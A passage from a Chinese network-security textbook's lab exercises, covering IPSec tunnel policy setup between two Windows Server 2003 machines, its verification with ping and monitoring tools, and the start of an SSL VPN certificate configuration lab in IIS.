


图 8-49　预共享密钥

(5) 隧道设置，指定隧道终点 IP 地址，如图 8-50 所示。




图 8-50　隧道终点 IP 地址

(6) 连接类型为“所有网络连接”，如图 8-51 所示。

图 8-51　连接类型

(7) 重复步骤(2)～(6)，创建 IP 筛选器列表 B to A。
(8) 在“本地安全设置”中，右击“策略 AB”项，选择“指派”。

2. 创建 IPSec 策略(Server B)

重复步骤 1，创建 Server B 的 IP 安全策略并指派。

3. 配置远程访问/VPN 服务器

打开管理工具中分别操作“管理您的服务器”，“添加删除角色”，“远程访问/VPN 服务器”，当 Windows Server 2003 配置成“路由服务器”时，才能作为客户端的默认网关。

4. Ping 测试(PC A)

在 cmd 中输入>ping － t 192.168.136.100，-t 参数表示一直 Ping 下去，直到按 Ctrl＋C 停止。如果两方的 IPSec 策略未配置正确，不会 Ping 通。注意，如果按本实验设置为两个网段组成 IPSec 隧道，则不要使用 NAT。使用 NAT 意味着是两个特定 IP 地址，如图 8-52 所示。

5. IP 安全监视器

在“运行”对话框中输入 MMC，打开控制台；添加“IP 安全监视器”项，定位到“统计”，查看信息，如图 8-53 所示。

6. 网络监视器

打开控制面板，做如下操作：“添加删除 Windows 组件”，“管理和监视工具”，“详细信息”，“网络监视工具”，开始，“网络监视器”运行结果，如图 8-54 所示。




图 8-52 特定 IP 地址




图 8-53 IP 安全监视器




图 8-54 网络监视器

实训 8.3　Windows Server 2003 的 SSL VPN 配置

【实训目的】

SSL 是使用公钥和私钥技术组合的安全网络通信协议，可以实现客户机和服务器的双向身份认证和数据的机密性。通过正确配置并实现 SSL 协议在 IIS WWW 服务器的安全应用，从而理解密码技术在网络安全系统构建中的作用，分析安全协议的执行过程和结果，掌握 SSL VPN 的配置方法。

【实训环境】

两台安装 Windows 操作系统的计算机，其中一台必须安装 Windows Server 2003 或 2003 服务器。并且安装证书服务。

【实训内容】

在 Windows 环境下配置并实现 SSL 协议，包括用服务器端和客户端设置以及 SSL 测试。

1. 设置 SSL 服务器端

(1) 选择"Internet 服务管理器"命令，创建一个名为"默认网站"的 Web 站点。站点创建好以后，右击"默认网站"选项，在弹出的快捷菜单中选择"属性"命令，弹出如图 8-55 所示的对话框。




图 8-55　设置默认网站属性

单击"服务器证书"按钮，弹出如图 8-56 所示的对话框。

(2) 选择"新建证书"选项，单击"下一步"按钮，出现如图 8-57 所示的界面。

单击"下一步"按钮，生成文件 certreq.txt，出现如图 8-58 所示的界面。

(3) 单击"下一步"按钮，生成一个证书申请文件。在浏览器上打开 http://192.168.0.55/certsrv(假设 Web 站点的 IP 地址为 192.168.0.55)，将出现申请证书界面，如图 8-59 所示。



图 8-56 服务器证书

